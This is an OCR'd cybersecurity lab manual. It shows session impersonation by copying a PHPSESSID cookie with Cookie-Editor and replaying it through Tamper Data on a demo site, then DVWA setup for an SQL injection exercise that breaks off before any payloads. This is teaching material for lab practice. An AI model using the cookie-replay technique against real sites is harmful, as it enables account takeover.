
Aim: Session impersonation using Firefox add-on.

-Download Waterfox Browser Portable from the link: http://bit.ly/RCWATERFOX

-Install and open waterfox browser
-Open the Add-Ons window in the browser




-Search for Cookie-Editor add-on and install it




-Now open http://www.techpanda.org/

-Login using admin@google.com as email and "Password2010" as password.



-Now open "Cookie-Editor" and copy the PHPSESSID value into notepad



Output:

-You will see the dashboard.


Practical-7 : Example-2 Aim: Session impersonation using Tamper Data add-on.

-Download tamper data add-on from the link:
http://bit.ly/RCTAMPER


-Open the Add-Ons window in the browser
-Drag the downloaded Tamper Data Add-On to the browser and restart the browser

-You can see the tamper data add-on is added to waterfox

-Now click Alt to show menubar at top then click Tools->Tamper Data




-Click "Start Tamper"




-Now open the dashboard using the copied url.

-Now in Tamper Data untick "Continue Tampering" and click "Submit"




-Now in Tamper Data click "Start Tamper" again and close the dashboard and open it again using the same copied url.


-Now in Tamper Data click Tamper



-In "Tamper Popup" change the PHPSESSID value with the value we previously copied and click OK



Output:



Conclusion: The Program Successfully run and compiled.


Theory : SQL injection is a code injection technique, used to attack data-driven applications,

in which diabolical SQL statements are inserted into an entry field for execution. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.


Practical-8

Aim: Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser
-Create a database "mysql_db"




-Download DVWA from https://github.com/ethicalhack3r/DVWA and copy the "setup.php" file xampp/htdocs/dvwa folder

-Then copy the "config.inc.php.dist" file into xampp/htdocs/dvwa folder and rename it to "config.inc.php"


-Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```


-Now open the "config.ini.php" file and change the user to "test" and password to "password" and save the file



-Now open the url “http://localhost/dvwa/setup.php”




-Press Create/Reset Database




-Login using admin as username and password

-You will see the following window

